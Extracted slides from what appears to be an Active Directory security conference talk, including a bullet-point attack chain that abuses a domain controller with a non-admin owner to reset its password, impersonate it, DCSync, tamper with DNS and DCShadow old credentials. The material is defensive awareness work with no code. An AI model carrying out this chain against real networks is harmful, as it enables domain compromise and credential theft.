


- Scan AD with PingCastle
- Detect a DC with an Owner **not Domain admins**
- Reset the password of the DC
- Impersonate the DC and DCSync (= domain admin)
- Then DCSync DC old credential
- Change DNS record (= network attack)
- DCShadow the old credential
- Revert the network back (change DNS record)



Demo





Maturity model largely inspired from CMMI
<https://www.pingcastle.com/methodology/active-directory-security-maturity-model/>

Can you detect mimikatz when you don't even know how much AD you have ?

Conclusion



You need a parent's
permission

Don't try it at home on production environments !
(bad guys will, but you're not one of them, isn't it ?)

- To all of you
 - to try to understand our marvelous accent
- To all Infosec communities
 - So many people to thank
- Skip Duckwall & Chris Campbell for my first BlackHat & Defcon
 - Vincent for the second one!



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